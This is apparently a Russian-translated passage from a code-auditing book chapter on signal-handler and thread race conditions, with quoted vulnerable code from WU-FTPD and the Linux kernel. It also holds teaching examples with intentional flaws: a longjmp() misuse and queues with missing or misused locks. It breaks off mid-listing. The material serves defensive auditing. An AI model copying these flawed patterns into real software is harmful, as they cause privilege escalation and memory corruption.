Исследователь безопасности из проекта FreeBSD по имени David Greenman указал на отличный пример эксплуатации ошибки изменения состояния в WU-FTPD v2.4; подробности были в письме в список рассылки Bugtraq, архивированном по адресу <http://seclists.org/bugtraq/1997/Jan/0011.html>. По сути, программа установила два обработчика сигналов: один для обработки SIGPIPE, другой для обработки SIGURG. Обработчик SIGPIPE показан в листинге 13-2.

### Листинг 13-2. Signal race vulnerability в WU-FTPD

```
static void
lostconn(signo)
    int signo;
{
    if (debug)
        syslog(LOG_DEBUG, "lost connection");
    dologout(-1);
}

/*
 * Record logout in wtmp file
 * and exit with supplied status.
 */
void
dologout(status)
    int status;
{
    if (logged_in) {
        (void) seteuid((uid_t)0);
        logwtmp(ttyline, "", "");
    # if defined(KERBEROS)
        if (!notickets && krbtkfile_env)
            unlink(krbtkfile_env);
    # endif
    }
    /* beware of flushing buffers after a SIGPIPE */
    _exit(status);
}
```

После получения сигнала SIGPIPE процесс устанавливает свой effective user ID в 0, записывает некоторую информацию в журнал, а затем завершается. Вот обработчик SIGURG:

```
static void
myoob(signo)
    int signo;
{
    char *cp;

    /* only process if transfer occurring */
    if (!transflag)
        return;

    cp = tmpline;
    if (getline(cp, 7, stdin) == NULL) {
        reply(221, "You could at least say goodbye.");
        dologout(0);
    }
}
```



```

upper(cp);

if (strcmp(cp, "ABOR\r\n") == 0) {
    tmpline[0] = '\0';
    reply(426, "Transfer aborted. Data connection closed.");
    reply(226, "Abort successful");
    longjmp(urgcatch, 1);
}

if (strcmp(cp, "STAT\r\n") == 0) {
    if (file_size != (off_t) -1)
        reply(213, "Status: %qd of %qd bytes transferred",
            byte_count, file_size);
    else
        reply(213, "Status: %qd bytes transferred",
            byte_count);
}
}

...

void
send_file_list(whichf)
    char *whichf;
{
    ...
    if (setjmp(urgcatch)) {
        transflag = 0;
        goto out;
    }
}

```

После получения сигнала SIGURG, который можно доставить, отправив TCP-сегмент с установленным флагом URG в TCP-заголовке, читается некоторое количество данных. Если это ABOR\r\n, процесс вызывает longjmp(), чтобы перейти обратно в другую часть программы, которая в итоге возвращается в основной цикл обработки для приема FTP-команд. Возможно, что SIGPIPE произойдет при обработке соединения данных, а затем, после установки effective user ID в 0, но до вызова exit(), будет прерван сигналом SIGURG. В этом случае программа возвращается в основной цикл обработки с effective user ID 0, тем самым позволяя пользователям изменять файлы с привилегиями root.

Еще одна проблема обработчиков сигналов, использующих longjmp() для возврата обратно в программу, - ситуация, где цель перехода недействительна. Чтобы setjmp() и sigsetjmp() работали корректно, функция, которая их вызывает, должна все еще находиться в стеке выполнения в любой момент вызова longjmp() или siglongjmp(). Это требование связано с тем, что восстановление состояния, выполняемое longjmp(), достигается восстановлением stack pointer и frame pointer к значениям, которые они имели при вызове setjmp(). Поэтому если исходная функция с тех пор завершилась, stack pointer и frame pointer, восстановленные longjmp(), указывают на неопределенные данные в стеке. Следовательно, если longjmp() может быть активирован в любой момент после возврата функции, вызывавшей setjmp(), существует возможность эксплуатации. Взгляните на измененную версию примера process\_message(), использованного ранее в этом разделе:

```

jmp_buf env;

void pipe_handler(int signo)
{
    longjmp(env);
}

int process_message(int sock)
{
    struct pkt_header header;
    int err = ERR_NONE;

    if(setjmp(env) != 0)

```

```

{
    log("user disconnected!");
    err = ERR_DISCONNECTED;
    goto cleanup;
}

signal(SIGPIPE, pipe_handler);

for(;;)
{
    if(read_packet_header(sock, &header)) < 0)
        return ERR_BAD_HEADER;

    switch(header.type)
    {
        case USER:
            parse_username_request(sock);
            break;

        case PASS:
            parse_password_request(sock);
            break;

        case OPEN:
            parse_openfile_request(sock);
            break;

        case QUIT:
            parse_quit_request(sock);
            goto cleanup;

        default:
            log("invalid message");
            break;
    }
}

cleanup:
    signal(SIGPIPE, SIG_DFL);

    return err;
}

```

В этом примере `longjmp()` вызывается при получении `SIGPIPE`, который, как можно безопасно предположить, пользователи способны сгенерировать в любых функциях разбора разных команд, потому что программе может требоваться записать какие-то данные обратно клиенту. Однако в этом коде есть тонкая ошибка: если `read_packet_header()` возвращает значение меньше 0, обработчик `SIGPIPE` никогда не удаляется, а `process_message()` возвращается. Поэтому если `SIGPIPE` позднее доставлен приложению, `pipe_handler()` вызывает `longjmp()`, который возвращает выполнение в функцию `process_message()`. Поскольку `process_message()` больше не находится в стеке вызовов, `stack pointer` и `frame pointer` указывают на область стека, используемую какой-то другой частью программы, и, скорее всего, происходит повреждение памяти.

Итак, обработчики сигналов с вызовами `longjmp()` требуют особого внимания при аудите кода по следующим причинам:

- Обработчик сигнала не возвращается, поэтому с высокой вероятностью не будет `asynchronous-safe`, если только не завершается немедленно.
- Может оказаться возможным найти путь кода, где функция, выполнившая `setjmp()`, возвращается, но обработчик сигнала с `longjmp()` не удаляется.
- Маска сигналов могла измениться, что может стать проблемой, если `sigsetjmp()` и `siglongjmp()` не используются. Если они используются, вызывает ли восстановление старой маски сигналов проблемы само по себе?
- Permissions могли измениться, как в примере WU-FTPD.

- Состояние программы могло измениться так, что состояние переменных было допустимым при исходном вызове `setjmp()`, но не обязательно допустимо при вызове `longjmp()`.

## Прерывание и повторение сигналов

Bug, представленный в WU-FTPD, вводит интересное понятие: сам обработчик сигнала тоже может быть прерван или вызван больше одного раза. Интересная статья Michael Zalewski "Delivering Signals for Fun and Profit" описывает эти две связанные атаки; она доступна по адресу [www.bindview.com/Services/Razor/Papers/2001/signals.cfm](http://www.bindview.com/Services/Razor/Papers/2001/signals.cfm).

Иногда разработчики создают обработчики сигналов в ожидании, что они выполнятся только один раз или не выполнятся вовсе. Если обработчик может быть вызван больше одного раза из-за доставки нескольких сигналов, он может непреднамеренно выполнить операцию несколько раз, хотя безопасно выполнить ее только один раз. В качестве примера рассмотрите функцию `cleanup()` из листинга 13-1 в начале этого раздела; она может быть вызвана доставкой либо `SIGTERM`, либо `SIGINT`. Поэтому можно доставить процессу `SIGTERM`, а затем быстро `SIGINT`, тем самым заставив ее выполниться несколько раз, что приведет к освобождению переменной `user` больше одного раза. При аудите экземпляров `sigaction()` обратите внимание: сочетание флагов `SA_ONESHOT` и `SA_RESETHAND` указывает, что обработчик сигнала используется только один раз, а затем восстанавливается действие по умолчанию для этого сигнала.

NB. Функция `signal()` в Linux ведет себя немного иначе, чем в BSD-системах. Когда обработчик сигнала установлен через `signal()` в Linux, после однократного срабатывания сигнала для него восстанавливается действие по умолчанию. Напротив, BSD-системы оставляют заданный пользователем обработчик сигнала на месте, пока он явно не удален. Поэтому программа ведет себя немного по-разному в зависимости от того, работает она в Linux или BSD, и это может определять, уязвим ли обработчик сигнала к атакам вроде описанных выше.

Вторая возможная проблема состоит в том, что сам обработчик сигнала может быть прерван другим сигналом, что может вызвать проблемы, если обработчик не `asynchronous-safe`. Обработчик сигнала может быть прерван только если сигнал доставлен процессу и не заблокирован. Обычно процесс блокирует сигналы с помощью функции `sigprocmask()`, кроме `SIGKILL` и `SIGSTOP`, которые нельзя перехватить или заблокировать. С помощью этой функции разработчики могут определить набор сигналов как аргумент `sigset_t`, описывающий все сигналы, которые должны быть заблокированы во время работы обработчика. Если процесс получает сигнал, пока тот заблокирован, ядро отмечает сигнал и доставляет его процессу после разблокировки.

Кроме того, пока обработчик сигнала выполняется, определенные сигналы могут быть неявно заблокированы, что влияет на то, может ли обработчик быть прерван. В обработчике, установленном через `signal()`, сигнал, который этот обработчик ловит, блокируется на время работы обработчика. Например, обработчик, установленный для `SIGINT`, не может быть прерван доставкой другого `SIGINT`, пока он выполняется. То же верно для `sigaction()`, кроме случая, когда флаг `SA_NODEFER` передан в элементе `sa_flags` структуры `sigaction`. Функция `sigaction()` также позволяет разработчикам передать дополнительные сигналы, блокируемые на время процедуры обработки сигнала, задав их в поле `sa_mask` структуры `sigaction`.

Следовательно, оценивая, может ли сигнал быть прерван другим сигналом, нужно установить, какова маска сигналов процесса во время работы обработчика. Довольно часто обработчики сигналов прерываемы другими сигналами; например, обработчик `SIGINT` может быть прерван сигналом `SIGALRM`. Возвращаясь к примеру `cleanup()` из листинга 13-1, вы могли бы прервать обработчик, поймавший `SIGINT`, отправив `SIGTERM` в подходящий момент, тем самым заставив

функцию `cleanup()` прервать саму себя, потому что она является обработчиком для обоих сигналов.

Одна неприятная проблема, которая часто застает разработчиков врасплох, - использование библиотечных функций внутри обработчика сигнала. В "Delivering Signals for Fun and Profit" Zalewski рассказывает о функциях `libc`, которые являются и не являются `asynchronous-safe`. Полный список функций, которые стандарты POSIX гарантируют как `asynchronous-safe`, показан ниже; он взят из страницы руководства OpenBSD `signal(3)`:

### Base Interfaces

```
_exit(), access(), alarm(), cfgetispeed(), cfgetospeed(),
cfsetispeed(), cfsetospeed(), chdir(), chmod(), chown(),
close(), creat(), dup(), dup2(), execl(), execve(),
fcntl(), fork(), fpathconf(), fstat(), fsync(), getegid(),
geteuid(), getgid(), getgroups(), getpgrp(), getpid(),
getppid(), getuid(), kill(), link(), lseek(), mkdir(),
mkfifo(), open(), pathconf(), pause(), pipe(), raise(),
read(), rename(), rmdir(), setgid(), setpgid(), setsid(),
setuid(), sigaction(), sigaddset(), sigdelset(),
sigemptyset(), sigfillset(), sigismember(), signal(),
sigpending(), sigprocmask(), sigsuspend(), sleep(), stat(),
sysconf(), tcdrain(), tcflow(), tcflush(), tcgetattr(),
tcgetpgrp(), tcseendbreak(), tcsetattr(), tcsetpgrp(),
time(), times(), umask(), uname(), unlink(), utime(),
wait(), waitpid(), write()
```

### Real-time Interfaces

```
aio_error(), clock_gettime(), sigpause(), timer_getoverrun(),
aio_return(), fdatsync(), sigqueue(), timer_gettime(),
aio_suspend(), sem_post(), sigset(), timer_settime()
```

### ANSI C Interfaces

```
strcpy(), strcat(), strncpy(), strncat(), and perhaps
some others
```

### Extension Interfaces

```
strncpy(), strlcat(), syslog_r()
```

Все остальное считается небезопасным. Обратите внимание на отсутствие некоторых часто используемых функций в этом списке: `syslog()`, `malloc()`, `free()` и `printf()`. Обработчики сигналов, использующие любые функции, не перечисленные здесь, потенциально находятся в зоне риска. Точный уровень риска зависит от используемой функции и особенностей ее реализации; обработчик сигнала, который прерывает `malloc()` или `free()`, а затем вызывает `malloc()` или `free()`, рискует повредить кучу, потому что heap может находиться в несогласованном состоянии, когда вызывается обработчик. Многие функции, не включенные в безопасный список, внутренне используют эти heap-функции.

Хотя функции, управляющие системной кучей, сначала могут казаться главной проблемой, сейчас это гораздо меньшая проблема, чем раньше. Многие реализации `libc` теперь содержат те или иные средства управления параллельностью для системной кучи, которые не позволяют одновременно входить более чем в одну heap-функцию. Тем не менее обработчик сигнала, который небезопасно использует кучу, нужно пометить, потому что нельзя предполагать, что система корректно обработает параллельность, особенно когда вы не знаете, какое системное ПО выполняется.

## Scoreboard сигналов

Функция сигнала имеет особое свойство: она может выполняться в любой момент от установки до удаления, поэтому обработчики сигналов требуют особого внимания. Процедура аудита функции обработки сигнала включает дополнительный шаг поверх стандартных практик аудита кода, которые вы уже изучили в этой книге. В частности, нужно оценить, является ли функция сигнала `asynchronous-safe`. Как вы узнали, `asynchronous-safe` - не совсем то же самое, что `thread safe`. В действительности иногда API потоков не `asynchronous-safe`; например, в PThreads использование типа данных `mutex` в обработчике сигнала может привести к `deadlock` программы. Поэтому при изучении обработчика сигнала может быть полезно записывать базовую статистику по анализу функции, как показано в таблице 13-3. Эти журналы похожи на Synchronization Scoreboards, введенные ранее в этой главе.

При определении уровня риска, связанного с выполнением обработчика сигнала в определенный момент, используйте `scoreboard`, чтобы помочь выявить проблемы. Сначала попытайтесь найти `non-reentrant` функции, вызываемые пока обработчик сигнала установлен. Это означает поиск функций, имеющих `static`-переменные или изменяющих глобальные переменные/ресурсы без каких-либо механизмов блокировки.

**Таблица 13-3. Scoreboard signal handler**

| Поле                          | Значение                                                                                                                                                                                                                                                                                               |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Function name                 | Alrmhandler                                                                                                                                                                                                                                                                                            |
| Location                      | src/util.c, line 140                                                                                                                                                                                                                                                                                   |
| Signal                        | SIGALRM                                                                                                                                                                                                                                                                                                |
| Installed                     | src/main.c, line 380                                                                                                                                                                                                                                                                                   |
| Removed                       | Never                                                                                                                                                                                                                                                                                                  |
| Unsafe library functions used | malloc(), free(), syslog()                                                                                                                                                                                                                                                                             |
| Notes                         | This function is used to handle a network timeout from reading data. By default, it occurs after three minutes of inactivity. Interesting if you can interrupt <code>read_data()</code> in <code>src/net.c</code> , particularly when buffer length is updated but before buffer has been reallocated. |

Далее следует искать обработчики сигналов, использующие функции `longjmp()` и `siglongjmp()`. Они заставляют обработчик сигнала никогда не возвращаться и практически гарантируют, что он не `asynchronous-safe`, если только не переходит в место, которое немедленно завершает программу. Также помните мысль из раздела "Точки перехода" ранее в этой главе: когда `setjmp()` возвращается из `longjmp()`, контекст процесса может сильно отличаться от того, каким он был при исходном вызове функции, содержащей `setjmp()`. Значения стековых переменных могли измениться, и глобальные переменные/разделяемые ресурсы, вероятно, тоже изменились. Однако разработчики очень легко делают предположения о состоянии переменной на основе условий, существовавших при исходном вызове функции. Когда вы встречаете обработчик сигнала, использующий функции `*jmp()`, это определенно стоит отметить и попытаться проверить, могут ли какие-либо из пяти условий, перечисленных в разделе "Уязвимости сигналов", привести к уязвимости в программе.

## Threads

Многопоточные программы страдают от проблем reentrancy почти так же, как обработчики сигналов и процессы, работающие с глобальными ресурсами, но в большем масштабе. Код в многопоточном приложении может быть прерван в любой точке, поэтому его нужно писать аккуратно, чтобы избежать race condition и deadlock. Ошибки ПО, связанные с гонками потоков, часто тонкие и трудные для отладки: большую часть времени программа вроде бы работает нормально, но примерно в одной попытке из сотни ведет себя иначе. Часто такие ошибки оказываются проблемами безопасности, потому что race condition может привести к повреждению памяти или другому столь же нежелательному поведению программы. В многопоточных средах можно спросить, насколько проблемы синхронизации являются проблемами безопасности. В конце концов, при работе с сигналами атакующие могут попытаться отправить точно рассчитанные по времени сигналы, чтобы специально вызвать bug, но что насчет потоков? Правда в том, что атакующие могут или не могут достаточно влиять на программу, чтобы спровоцировать ошибку потоков; это зависит от того, что делает программа. Обычно, однако, безопаснее предполагать, что атакующие могут ее вызвать или создать для программы такую высокую нагрузку, при которой ошибка с большой вероятностью проявится. После возникновения ошибки они, вероятно, смогут нанести достаточно ущерба, чтобы вывести программу из строя или как-то нарушить политики безопасности.

API потоков ОС предоставляют разработчикам функциональность для создания программ, которые могут безопасно выполнять параллельные потоки выполнения в одном адресном пространстве. И Windows, и UNIX предоставляют развитые API потоков с похожей семантикой и похожим потенциалом для проблем многопоточного программирования. Поэтому оба API рассматриваются в примерах на протяжении этого раздела. Перед разбором примеров следующие разделы вводят эти API.

NB. В UNIX-средах существует несколько интерфейсов потоков; основной из них - PThreads (POSIX threads), который и используется в этом разделе.

## PThreads API

PThreads API позволяет разработчикам проектировать thread-safe код, избегающий race condition, определяя два типа данных, используемых как объекты синхронизации: мьютексы и condition variables.

### Mutexes в PThreads

Mutex в PThreads по принципу похож на мьютексы Windows, за исключением того, что он не виден глобально. Он используется, чтобы гарантировать обработку разделяемого ресурса только одним потоком за раз.

NB. На самом деле PThreads mutex больше похож на critical section, предоставляемую Windows и описанную далее в этой главе в разделе "Windows API".

PThreads API предоставляет тип данных mutex (`pthread_mutex_t`) для управления доступом к коду, который не должен прерываться другими потоками; такой код обычно называется critical sections. Тип `pthread_mutex_t` управляется функциями, описанными в следующих абзацах.

Функция `pthread_mutex_init()` инициализирует тип данных `mutex`:

```
int pthread_mutex_init(pthread_mutex_t *mutex,
    const pthread_mutex_attr_t *attr)
```

Параметр `attr` задает атрибуты, которые могут изменять поведение мьютекса. Эти атрибуты не рассматриваются в этой главе, потому что они не относятся к обсуждаемым проблемам. Эту функцию нужно вызвать до использования мьютекса.

NB. Вместо вызова функции `pthread_mutex_init()` разработчик может просто вручную инициализировать мьютекс значениями по умолчанию, обычно с помощью константы `PTHREAD_MUTEX_INITIALIZER`. Вариант PThreads для Linux, называемый LinuxThreads, имеет еще два инициализатора: `PTHREAD_RECURSIVE_INITIALIZER_NP` и `PTHREAD_ERRORCHECK_MUTEX_NP`, которые инициализируют мьютекс с другими атрибутами.

Следующая функция используется, чтобы заблокировать мьютекс:

```
int pthread_mutex_lock(pthread_mutex_t *mutex)
```

Если `mutex` уже заблокирован, поток, вызывающий эту функцию, засыпает до освобождения блокировки.

Функция `pthread_mutex_trylock()` идентична `pthread_mutex_lock()`, за исключением того, что она немедленно возвращает вызывающему коду ошибку, если `mutex` уже заблокирован:

```
int pthread_mutex_trylock(pthread_mutex_t *mutex)
```

Следующая функция разблокирует `mutex`, который был заблокирован через `pthread_mutex_lock()` или `pthread_mutex_unlock()`:

```
int pthread_mutex_unlock(pthread_mutex_t *mutex)
```

Следующая функция уничтожает `mutex`; она вызывается, когда программе он больше не нужен:

```
int pthread_mutex_destroy(pthread_mutex_t *mutex)
```

## Condition variables

PThreads предоставляет еще один объект синхронизации - condition variable (`pthread_cond_t`), используемый, чтобы сообщить ожидающим потокам, что некоторое условие выполнено. В этом отношении condition variables похожи на локализованную версию событий Windows; локализованную потому, что condition variables не доступны глобально. Функции для управления condition variable описаны ниже.

Функция `pthread_cond_init()` используется для инициализации condition variable перед использованием:

```
int pthread_cond_init(pthread_cond_t *cond,
    pthread_condattr_t *attr);
```

Параметр `attr` передает необязательные параметры, которые могут изменять поведение condition variable. Они не важны для этого обсуждения; за дополнительной информацией обращайтесь к документации PThreads.

NB. Как и с `pthread_mutex_init()`, разработчик может инициализировать condition variable с атрибутами по умолчанию вместо вызова этой функции, обычно с помощью константы `PTHREAD_COND_INITIALIZER`.

Следующая функция используется, чтобы разбудить поток, ожидающий condition variable:

```
int pthread_cond_signal(pthread_cond_t *cond)
```

Если несколько потоков ждут условия, пробужден будет только один поток, похожим образом работают события Windows с автоматическим сбросом.

Функция pthread\_cond\_broadcast() действует как pthread\_cond\_signal(), но пробуждает все потоки, ожидающие condition variable, а не только один:

```
int pthread_cond_broadcast(pthread_cond_t *cond)
```

Это поведение похоже на работу событий Windows с ручным сбросом.

Функция pthread\_cond\_wait() используется для ожидания condition variable:

```
int pthread_cond_wait(pthread_cond_t *cond,  
pthread_mutex_t *mutex)
```

Mutex, указанный вторым аргументом, атомарно разблокируется на время, пока поток блокируется в ожидании condition variable. После сигнала condition variable эта функция снова блокирует mutex перед возвратом.

Следующая функция в основном совпадает с pthread\_cond\_wait(), но ждет только время, указанное параметром abstime:

```
int pthread_cond_timedwait(pthread_cond_t *cond,  
pthread_mutex_t *mutex, const struct timespec *abstime)
```

Функция pthread\_cond\_destroy() просто уничтожает указанную condition variable:

```
int pthread_cond_destroy(pthread_cond_t *cond)
```

## Windows API

Windows API для синхронизации потоков немного сложнее, чем PThreads. Windows API предоставляет широкий набор объектов синхронизации, которые многопоточный процесс может использовать, чтобы обеспечить безопасный доступ к разделяемым ресурсам. Большинство этих объектов вы уже видели в разделе "Синхронизация процессов Windows" ранее в этой главе. Однако есть несколько специфичных для потоков примитивов синхронизации, самый важный из которых - critical section, обсуждаемая здесь.

NB. Хотя IPC-объекты были введены как объекты межпроцессной синхронизации, их можно использовать и для синхронизации потоков, поэтому предыдущий материал об использовании этих объектов также применим к одному многопоточному процессу.



## Critical sections

Critical section, объявленная в коде как тип данных `CRITICAL_SECTION`, может использоваться для предоставления взаимно исключающего доступа к разделяемому ресурсу, выступая механизмом блокировки так же, как объект-мьютекс. Как mutex, critical section имеет бинарное состояние: заблокирована или разблокирована, и может быть заблокирована только одним потоком за раз. Ключевое различие между объектом-мьютексом и critical section состоит в том, что critical section может быть доступна только потокам одного процесса; она никогда не видна и не доступна глобально. Причина в том, что critical section не является настоящим объектом Windows; это просто структура данных, которая при необходимости создает примитив синхронизации Windows. Будучи локальной структурой данных, она быстрее мьютекса, и этим объясняется, почему ее можно использовать только между потоками одного процесса. Поэтому critical sections не используют функции ожидания, обсуждавшиеся ранее. Вместо этого для управления critical section используются функции, описанные ниже.

Следующая функция заполняет структуру данных `CRITICAL_SECTION`; ее нужно вызвать перед любым использованием `CRITICAL_SECTION`:

```
void InitializeCriticalSection(  
    LPCRITICAL_SECTION lpCriticalSection)
```

Следующая функция инициализирует `CRITICAL_SECTION` и также задает spin count:

```
BOOL InitializeCriticalSectionAndSpinCount(  
    LPCRITICAL_SECTION lpCriticalSection,  
    DWORD dwSpinCount)
```

Spin count влияет на производительность, но не на синхронизацию, поэтому он не важен для этого обсуждения.

Следующая функция захватывает блокировку для структуры данных `CRITICAL_SECTION`:

```
void EnterCriticalSection(LPCRITICAL_SECTION lpCriticalSection)
```

Если блокировкой владеет другой поток, вызов этой функции заставляет текущий поток блокироваться, пока блокировка не станет доступной. Это означает, что поток-владелец не блокируется при вызове этой функции. Однако каждый вызов `EnterCriticalSection()` должен иметь парный вызов `LeaveCriticalSection()`; иначе critical section остается заблокированной и может возникнуть deadlock. Эта функция эквивалентна `pthread_mutex_lock()` из PThreads API.

Следующая функция пытается получить блокировку для указанной структуры данных `CRITICAL_SECTION`:

```
BOOL TryEnterCriticalSection(  
    LPCRITICAL_SECTION lpCriticalSection)
```

Если она разблокирована, функция блокирует ее и успешно возвращается; иначе возвращает `FALSE`. В отличие от `EnterCriticalSection()`, вызов этой функции не блокирует вызывающий поток. Как и с `EnterCriticalSection()`, каждый успешный захват critical section должен иметь соответствующий вызов `LeaveCriticalSection()`; иначе может возникнуть deadlock. Эта функция похожа на `pthread_mutex_trylock()` в PThreads API.

Функция `LeaveCriticalSection()` разблокирует заданную структуру данных `CRITICAL_SECTION`:

```
void LeaveCriticalSection(LPCRITICAL_SECTION lpCriticalSection)
```

Все остальные потоки, ожидающие critical section, пробуждаются, чтобы один из них мог получить владение ею.

Следующая функция удаляет critical section и освобождает всю связанную память и объекты ядра:

```
void DeleteCriticalSection(LPCRITICAL_SECTION  
    lpCriticalSection)
```

## Уязвимости threading

Теперь, когда вы знакомы с моделями потоков, доступными в UNIX и Windows, можно перейти к практическим примерам проблем синхронизации, обсуждавшихся в начале этой главы. В основном проблемы потоков вызваны неправильным использованием объектов синхронизации. В случае `race condition` причина обычно в том, что часть кода, работающая с разделяемым ресурсом, неправильно синхронизирована. Для `deadlock` и `starvation` причина обычно в неправильном использовании механизмов блокировки.

Обратите внимание, что к аудиту уязвимостей потоков можно подходить почти так же, как к аудиту объектов IPC-синхронизации. То есть можно построить `scoreboard`, отмечать использование механизмов блокировки и вести заметки о потенциально опасных ситуациях.

## Race conditions

Как говорилось ранее, `race condition` возникает, когда успешный результат операции зависит от того, будут ли потоки запланированы к выполнению в определенном порядке. Отказ от использования мьютексов или семафоров в нужных местах вызывает `race condition`, потому что нельзя гарантировать, что поток не будет прерван посреди изменения разделяемого ресурса или доступа к нему.

Аудит кода для поиска потенциальных уязвимостей такого рода - трехэтапный процесс:

1. Выявить разделяемые ресурсы, с которыми работают несколько потоков.
2. Определить, выбран ли подходящий механизм блокировки.
3. Изучить код, изменяющий этот ресурс, чтобы понять, пропущены или неправильно использованы подходящие механизмы блокировки.

Хотя этот процесс звучит прямолинейно, он часто сложнее, чем кажется, из-за сложности многопоточного программирования. Поэтому следующие разделы подробнее объясняют, как выполнять каждый шаг систематически.

## Выявление разделяемых ресурсов

Этот шаг, вероятно, самый простой. Любые объекты синхронизации потоков используются по одной основной причине: потоки должны обращаться к ресурсам атомарно. Чтобы выявить разделяемые ресурсы, с которыми ведется работа, достаточно читать код и отмечать обращения к глобальным переменным и любым объектам, которые не являются локальными для потока или процесса, например HANDLE глобального объекта. Обычно такие обращения бросаются в глаза, потому что смысл рабочих потоков - работать с ресурсом. Например, многопоточный серверный процесс может состоять из одного потока, принимающего соединения от удаленных узлов и добавляющего полученные запросы в очередь. Затем другая группа потоков берет объекты из этой очереди и обрабатывает их от имени клиента. В этом случае разделяемый ресурс очевиден: очередь, в которую запросы добавляются и из которой они извлекаются.

## Проверка подходящих механизмов блокировки

Нет смысла использовать объект синхронизации, если он не подходит для разделяемого ресурса, который нужно защитить. Поэтому нужно оценить выбор разработчиками примитива синхронизации и определить, соответствует ли он предполагаемым требованиям. Вот несколько распространенных причин синхронизировать ресурс:

- С ресурсом может работать только один поток за раз, независимо от выполняемого действия. Обычно нужен mutex или critical section.
- Ресурс может читаться несколькими потоками. В этом случае наиболее подходящим может быть семафор.
- Ресурс-очередь имеет несколько потоков, добавляющих элементы и удаляющих их. В этом случае наиболее подходящими выглядят mutex или critical section, потому что каждый поток фактически записывает в очередь, отсоединяя элементы от нее или присоединяя элементы к ней.

Очевидно, эти три причины - простые ориентиры, а не правила для всех ситуаций. Например, этот список не учитывает необходимость сигнализировать потокам-потребителям о доступности данных. Поскольку требования могут сильно различаться, нужно внимательно оценивать механизмы блокировки, выбранные разработчиками. Такая оценка требует понимания цели, для которой предназначен механизм блокировки, и попытки найти ситуации, где механизм может повести себя не так, как предполагалось.

## Проверка обращений к объекту

Весь смысл механизмов блокировки в том, чтобы позволить изменять объект атомарно. Race condition может возникнуть, когда механизмы блокировки неправильно используются при доступе к разделяемым ресурсам или не используются вовсе. Самые очевидные race condition случаются, когда объекты блокировки не используются, как показано в следующем коде:

```
struct element *queue;
int fd;

void *job_task(void *arg)
{
    struct element *elem;
    struct timespec ts;

    ts.tv_sec = 1;
    ts.tv_nsec = 0;
```

```

for(;;)
{
    if(queue == NULL)
    {
        nanosleep(&ts, NULL);
        continue;
    }

    elem = queue;
    queue = queue->next;

    .. process element ..
}

return NULL;
}

void *network_task(void *arg)
{
    struct element *elem, *tmp;
    struct request *req;

    for(;;)
    {
        req = read_request(fd);

        if(req == NULL) // bad request
            continue;

        elem = request_to_job_element(req);
        free(req);

        if(elem == NULL)
            continue;

        if(queue == NULL)
            queue = elem;
        else
        {
            for(tmp = queue; tmp->next; tmp = tmp->next)
                ;
            tmp->next = elem;
        }
    }

    return NULL;
}

```

Представьте программу с несколькими потоками: один поток выполняет функцию `network_task()`, а несколько потоков выполняют функцию `job_task()`. Поскольку вокруг кода, работающего с переменной `queue`, нет блокировок, возможно, что поток будет работать с `queue`, когда она находится в несогласованном состоянии, потому что ранее выполнявшийся поток был прерван во время работы с `queue`. Кроме того, когда предыдущий поток снова начнет выполняться, в его локальных переменных могут быть устаревшие данные, например указатели на элементы, которые уже извлечены из очереди и обработаны другим потоком. В реальности такой вопиющий отказ от механизмов блокировки довольно редок. Вероятно, вы встретите его только в коде, который раньше разрабатывался для однопоточного приложения и был перенесен в многопоточное приложение без тщательной проверки всех компонентов. Также эта проблема может встретиться, когда импортируется код из библиотеки, не разработанной для многопоточной среды, например однопоточная Java-библиотека, позднее включенная в многопоточный Java servlet.

Иногда блокировки создаются корректно, но используются неправильно, что также может привести к race condition. Вот измененная версия предыдущего примера:

```
struct element *queue;
pthread_mutex_t queue_lock;
pthread_cond_t queue_cond;
int fd;

void *job_task(void *arg)
{
    struct element *elem;

    pthread_mutex_init(&queue_lock, NULL);

    for(;;)
    {
        pthread_mutex_lock(&queue_lock);

        if(queue == NULL)
            pthread_cond_wait(&queue_cond, &queue_lock);

        elem = queue;

        queue = queue->next;

        pthread_mutex_unlock(&queue_lock);

        .. process element ..
    }

    return NULL;
}

void *network_task(void *arg)
{
    struct element *elem, *tmp;
    struct request *req;

    pthread_mutex_init(&queue_lock, NULL);

    for(;;)
    {
        req = read_request(fd);

        if(req == NULL) // bad request
            continue;

        elem = request_to_job_element(req);
        free(req);

        if(elem == NULL)
            continue;

        pthread_mutex_lock(&queue_lock);

        if(queue == NULL)
        {
            queue = elem;
            pthread_cond_broadcast(&queue_cond);
        }
        else
        {
            for(tmp = queue; tmp->next; tmp = tmp->next)
                ;
            tmp->next = elem;
        }

        pthread_mutex_unlock(&queue_lock);
    }
}
```

Этот пример использует больше механизмов блокировки, чтобы гарантировать доступ к очереди только одному потоку, но проблема все еще есть: каждый поток заново инициализирует `queue_lock` через вызов `pthread_mutex_init()`. Фактически это позволяет нескольким потокам получить несколько разных блокировок, поэтому нет гарантии, что каждый поток работает с очередью атомарно.

После того как вы определили, что блокировки используются и подходящий объект синхронизации находится на месте, можно начинать изучать код, обращающийся к разделяемому ресурсу. Этот процесс включает проверку того, что блокировка захватывается для примитива синхронизации перед доступом к ресурсу, а затем примитив сигнализируется после завершения операции. Второй пункт стоит держать в голове, потому что может существовать путь кода, где примитив синхронизации так и не разблокируется. Такой путь кода неизбежно приводит к deadlock, обсуждаемому в следующем разделе.

Paul Starzets, исследователь безопасности из iSec, обнаружил крупную race condition vulnerability в системном вызове `sys_uselib()` ядра Linux. Помните, что ядра тоже многопоточны. Starzets указал, что функция `sys_brk()` должна удерживать semaphore lock, относящуюся к списку дескрипторов памяти процесса и называемую `mmap_sem`, потому что она добавляет элемент в структуру с помощью `vma_link()`. Однако в функции `load_elf_binary()`, которую использует `sys_uselib()`, этот семафор освобождается до вызова `sys_brk()`, как показано в листинге 13-3. Функция `down_write()` используется для ожидания блокировки, а `up_write()` - для ее освобождения.

### Листинг 13-3. Race condition в Linux kernel `uselib()`

```
static int load_elf_library(struct file *file)
{
    down_write(&current->mm->mmap_sem);
    error = do_mmap(file,
        ELF_PAGESTART(elf_phdata->p_vaddr),
        (elf_phdata->p_filesz +
         ELF_PAGEOFFSET(elf_phdata->p_vaddr)),
        PROT_READ | PROT_WRITE | PROT_EXEC,
        MAP_FIXED | MAP_PRIVATE | MAP_DENYWRITE,
        (elf_phdata->p_offset -
         ELF_PAGEOFFSET(elf_phdata->p_vaddr)));
    up_write(&current->mm->mmap_sem);
    if (error != ELF_PAGESTART(elf_phdata->p_vaddr))
        goto out_free_ph;

    elf_bss = elf_phdata->p_vaddr + elf_phdata->p_filesz;
    padzero(elf_bss);

    len = ELF_PAGESTART(elf_phdata->p_filesz +
